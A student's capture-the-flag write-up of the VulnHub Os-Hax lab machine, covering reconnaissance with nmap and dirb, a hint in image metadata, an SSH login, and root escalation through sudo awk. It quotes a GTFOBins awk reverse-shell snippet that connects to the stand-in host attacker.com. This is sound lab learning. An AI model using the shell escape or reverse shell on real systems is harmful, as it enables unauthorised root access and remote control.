


## Vulnhub Exercise

In this vulnhub exercise, I choose <https://www.vulnhub.com/entry/hacknos-os-hax,389/> to practice.

The downloaded Os-Hax machine is operating like this.



```
Ubuntu 16.04.6 LTS jax tty1
jax login:
```

The steps of my hack attempt are as follows.

1. Set the virtual machine network to bridge mode


Open a Kali terminal and enter the following command to view the name of the network adapter:

```
ip a
```

Typically, the NIC name is "eth0". Enter the following command to edit the network configuration file:

```
sudo nano /etc/network/interfaces
```

In the opened file, modify the file as follows:



```
GNU nano 6.4          /etc/network/interfaces *
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*
# The loopback network interface
auto lo
iface lo inet loopback
auto eth0
iface eth0 inet dhcp
```

This enables the eth0 network adapter and sets it to obtain an IP address automatically.

Enter the following command to restart the network service:

```
sudo service networking restart
```

This will put the new network configuration into effect.

## 2. Check the target IP address

Enter the following command to view the IP address:

Sudo arp-scan -l

Find the IP address 192.168.50.16 and try PING.

It works, then continue to scan the target with Nmap Aggressive scan.

Nmap -A 192.168.50.16


```
(kali㉿kali-vie) [~]
$ nmap -A 192.168.50.16
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-27 02:27 EEST
Nmap scan report for jax (192.168.50.16)
Host is up (0.0015s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 43:0e:61:74:5a:cc:e1:6b:72:39:b2:93:4e:e3:d0:81 (RSA)
|   256 43:97:64:12:1d:eb:f1:e9:8c:d1:41:6d:ed:a4:5e:9c (ECDSA)
|_  256 e6:3a:13:8a:77:84:be:08:57:d2:36:8a:18:c9:09:d6 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Hacker_James
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.25 seconds
```

Here I found port 22, 80 Open HTTP.

### 3. Access target address

Type the machine IP in the web browser and there shows a web page named Hacker James.



#### 4. Find directory

Use command `dirb http://192.168.50.16`

Here I found some directories.

```
└$ dirb http://192.168.50.16/
```

DIRB v2.22  
By The Dark Raver


START\_TIME: Thu Apr 27 02:32:35 2023  
URL\_BASE: http://192.168.50.16/  
WORDLIST\_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

```
— Scanning URL: http://192.168.50.16/ —  
⇒ DIRECTORY: http://192.168.50.16/css/  
⇒ DIRECTORY: http://192.168.50.16/html/  
⇒ DIRECTORY: http://192.168.50.16/img/  
+ http://192.168.50.16/index.html (CODE:200|SIZE:3135)  
⇒ DIRECTORY: http://192.168.50.16/js/  
+ http://192.168.50.16/server-status (CODE:403|SIZE:278)  
⇒ DIRECTORY: http://192.168.50.16/wordpress/
```

Navigate to the following URL and find the **First Flag**.

<http://192.168.50.16/img>



## Index of /img

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">bg.jpg</a>	2019-11-01 10:58	759K	
<a href="#">fcon.ico</a>	2019-06-24 23:27	23K	
<a href="#">flaghost.png</a>	2019-11-01 16:20	26K	
<a href="#">icons/</a>	2019-06-24 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.50.16 Port 80

### 5. Read the hidden information of the picture

I downloaded Image file flaghost.png and used **exiftool** to extract it. Because Kali didn't have exiftool command, so I used install exiftool first. Here I found the next hint directory `passw@45`.

A screenshot of a terminal window. The prompt shows '(kali㉿kali-vle)-[~/Pictures/Image-ExifTool-12.61]'. The command '\$ ./exiftool flaghost.png' is run. The output shows various metadata for the 'flaghost.png' file, including its creation date, size, and author information. The output ends with 'Apache/2.4.18 (Ubuntu) Server at 192.168.50.16 Port 80'.

```
(kali㉿kali-vle)-[~/Pictures/Image-ExifTool-12.61]$ ./exiftool flaghost.png
ExifTool Version Number : 12.61
File Name               : flaghost.png
Directory              : .
File Size               : 27 kB
File Modification Date/Time: 2019:11:01 12:50:17+02:00
File Access Date/Time   : 2023:04:27 03:14:09+03:00
File Inode Change Date/Time: 2023:04:27 03:14:09+03:00
File Permissions        : -rw-r--r--
File Type               : PNG
File Type Extension    : 2019-11-01 10:58 759K
MIME Type               : image/png
Image Width             : 387
Image Height            : 98
Image Depth             : 20
Image Color Space       : 26K
Bit Depth               : 8
Color Type              : RGB
Compression             : Deflate/Inflate
Filter                 : Adaptive
Interlace               : Noninterlaced
Pixels Per Unit X      : 3780
Pixels Per Unit Y      : 3780
Pixel Units             : meters
Make                   : passw@45
Image Size              : 387x98
Megapixels              : 0.038
```

### 6. Discover new content

Navigate to <http://192.168.50.16/passw@45/> and find the **Second Flag**.

**Index of /passw@45**

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">flag2.txt</a>	2019-11-01 16:25	263	
<a href="#">hostconfigure.txt</a>	2019-11-01 16:28	59	

Apache/2.4.18 (Ubuntu) Server at 192.168.50.16 Port 80

Read flag2.txt and find encrypted information.

Crack the password via [https://www.splitbrain.org/\\_static/ook/](https://www.splitbrain.org/_static/ook/) and find the Wordpress Password information.

## 7. Add a host file

Check the hostconfigure.txt and find the hint.

A screenshot of a terminal window titled "192.168.50.16/passw@45/h". The URL bar shows "192.168.50.16/passw@45/hostconfigure.txt". The terminal content shows the command "nano /etc/hosts" being run, followed by the addition of a host entry: "<CTF\_IP> localhost".

Sudo nano /etc/hosts

Modify the file and add a line 192.168.50.16 localhost

```
kali@kali-vle: ~/Pictures/Image-ExifTool-12.61
```

File Actions Edit View Help

```
GNU nano 6.4 /etc/hosts *
```

```
127.0.0.1 localhost
127.0.1.1 vle.kali-tools.net kali-tools Kali Tools
127.0.0.1 www.badstore.net
192.168.50.16 localhost
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Wordpress was not found on this server.
198.18.103.124 teacher.vle.fi
127.0.0.1 student.vle.fi
```

The next step is Login to Wordpress website, **but here is the problem that I cannot continue.**

According to Walkthrough, I should type 'localhost/wordpress' in the browser to find the wordpress login page, but when I type it in the browser, it shows 'Not found'.

A screenshot of a web browser window. The title bar shows three tabs: "404 Not Found", "Brainfuck/Text/Ook! obf(x)", and "PwnLab (VulnHub) - Tou...". The main content area displays a large "Not Found" heading and a message stating "The requested URL /wordpress was not found on this server." Below this, a footer line reads "Apache/1.3.28 Server at 172.17.0.2 Port 80". The browser interface includes standard navigation buttons (back, forward, search), a address bar with the URL "localhost/wordpress", and a toolbar with icons for refresh, search, and other functions.

However, if I type '192.168.50.16/wordpress' in the browser, it is shown as follows. If I enter the cracked username and password, I still cannot login.

A screenshot of a web browser window on a Kali Linux system. The address bar shows the URL '192.168.50.16/wordpress/'. The main content area displays a WordPress blog. The title of the blog is 'JRahul – Just another WordPress site'. Below the title, there is a post with the title 'Hello world!'. A welcome message says 'Welcome to WordPress. This is your first post. Edit or delete it, then start writing!'. Below the post, there is a footer with a 'Recent Posts' section containing a single item: 'Hello world!', and a 'Recent Comments' section which is currently empty. At the bottom, there is a search bar with the placeholder 'Search ...' and a 'Search' button.

**Powered by WordPress**

Username or Email Address

Password

Remember Me

[Lost your password?](#)

[← Back to JRahul](#)


I tried hard to fix the problem. I think the problem is about adding host. The localhost is always badstore, so I tried to delete the badstore in hosts file or stop badstore, but all failed. In this case, I cannot go on with the exercise. I guess there is some other issues blocking this progress.

So far, I found two flags and have completed 50% of the whole challenge, but I got stuck with the problem, and another unexpected situation occurred. My

virtualbox crashed for unknown reasons!!! I felt like going crazy!!!



In this case, I had to redownload the virtualbox and reinstall Kali. It took me a bit more time to set a new environment. But the good thing is I got the latest version of Kali, which looks pretty cool.



After installation, I repeated the previous steps. This time the target IP address changed to `192.168.50.131`. But again, I got stuck on changing the localhost. I was confused by this situation, because this is a totally new environment, with no other hosts.

```
GNU nano 7.2                                     /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
# ::1          localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouter
192.168.50.131 localhost
```

I decided not to waste time here, so I found another solution to go through this challenge.

Since I had discovered the hint 'web: Hacker@4514', I used `ssh` to communicate with the target machine.

```
(kali㉿kali)-[~]
$ ssh web@192.168.50.131
The authenticity of host '192.168.50.131 (192.168.50.131)' can't be established.
ED25519 key fingerprint is SHA256:xGT/uG19IjwvU+S17P7ySmEReZJPBX+f8QyXDzgLrIc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.50.131' (ED25519) to the list of known hosts.
web@192.168.50.131's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

220 packages can be updated.
165 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Nov  1 19:26:26 2019 from 192.168.1.15
$ █
```

Now I was successfully logged in and looking for more information. Here I found flag3.

```
Last login: Fri Nov  1 19:26:26 2019 from 192.168.1.15
$ whoami
web
$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov  1  2019 .
drwxr-xr-x 4 root root 4096 Nov  1  2019 ..
-rw----- 1 root root   44 Nov  1  2019 .bash_history
-rw-r--r-- 1 root root  405 Nov  1  2019 flag3.txt
$ cat flag3.txt
```



```
MD5-HASH : 40740735d446c27cd551f890030f7c75
$ █
```

Enter sudo -l to find the useful command.

```
$ sudo -l
Matching Defaults entries for web on jax:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User web may run the following commands on jax:
    (root) NOPASSWD: /usr/bin/awk
$
```

The key word is 'awk' and google it. I learnt something new about GTFOBins and awk.

Google search results for "GTFO awk". The top result is a GitHub Pages link for "awk" from the GTFOBins project. The snippet shows that awk can be used to break out from restricted environments by spawning an interactive system shell using the command `awk 'BEGIN {system("/bin/sh")}'`.

About 65,600 results (0.28 seconds)

**GitHub Pages**  
<https://gtfobins.github.io/gtfobins/awk>

**awk**

It can be used to break out from restricted environments by spawning an interactive system shell. `awk 'BEGIN {system("/bin/sh")}'`. Non-interactive reverse shell.

<https://gtfobins.github.io>

**GTFOBins**

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems. The project collects legitimate ...

**.. / awk** Star 8,284

**Shell** Non-interactive reverse shell Non-interactive bind shell File write File read SUID Sudo Limited SUID

## Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
awk 'BEGIN {system("/bin/sh")}'
```

## Non-interactive reverse shell

It can send back a non-interactive reverse shell to a listening attacker to open a remote network access.

Run `nc -l -p 12345` on the attacker box to receive the shell.


```
RHOST=attacker.com
RPORT=12345
awk -v RHOST=$RHOST -v RPORT=$RPORT 'BEGIN {
    s = "/inet/tcp/0/" RHOST "/" RPORT;
    while (1) {printf "> " |& s; if ((s |& getline c) <= 0) break;
        while (c && (c |& getline) > 0) print $0 |& s; close(c)}'}
```

So I can use 'BEGIN {system("/bin/sh")}' to continue.

```

$ sudo /usr/bin/awk 'BEGIN {system("/bin/sh")}' 
# who am i
web      pts/0        2023-04-29 22:08 (192.168.50.3)
# whoami
root
# ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov  1 2019 .
drwxr-xr-x 4 root root 4096 Nov  1 2019 ..
-rw----- 1 root root   44 Nov  1 2019 .bash_history
-rw-r--r-- 1 root root  405 Nov  1 2019 flag3.txt
# cat flag3.txt

```



MD5-HASH : 40740735d446c27cd551f890030f7c75

```
# 
```

From here, I can use Root access and go to /root. Finally, I got the final flag!!!

```

# cd /root
# ls -la
total 28
drwx----- 2 root root 4096 Nov  1 2019 .
drwxr-xr-x 22 root root 4096 Nov  1 2019 ..
-rw----- 1 root root  607 Nov  1 2019 .bash_history
-rw-r--r-- 1 root root 3132 Nov  1 2019 .bashrc
-rw-r--r-- 1 root root  651 Nov  1 2019 final.txt
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 1069 Nov  1 2019 .viminfo
# cat final.txt

```



MD5-HASH : bae11ce4f67af91fa58576c1da2aad4b

Rahul\_Gehlaut ==> <https://www.linkedin.com/in/rahulgehlaut/>

Web\_Site ==> <http://jameshacker.me>

```
# 
```

In conclusion, I spend four days on this exercise. The first three days were tough as I got stuck and had unexpected virtual machine crashes. Fortunately, on the fourth day I solved this challenge in another way.

The vulnhub challenge is more like a clearance game, which is fun to use different tools and go through different steps to clear all flags. While the walkthrough is detailed and not difficult to follow, it takes time to try each step and consider how to find the bugs. Sometimes, there are unexpected difficulties like the one I encountered. In this exercise, I have learnt some new tools like nmap, dirb, exiftool, netdiscover, awk, and new uses of ssh. I think practical

exercise is necessary, because if we only know the theories without practice, we have no idea how to use it. It is really interesting to have such virtual environments to try and hack different machines. Next time, I will try some other challenges on Vulnhub without walkthroughs.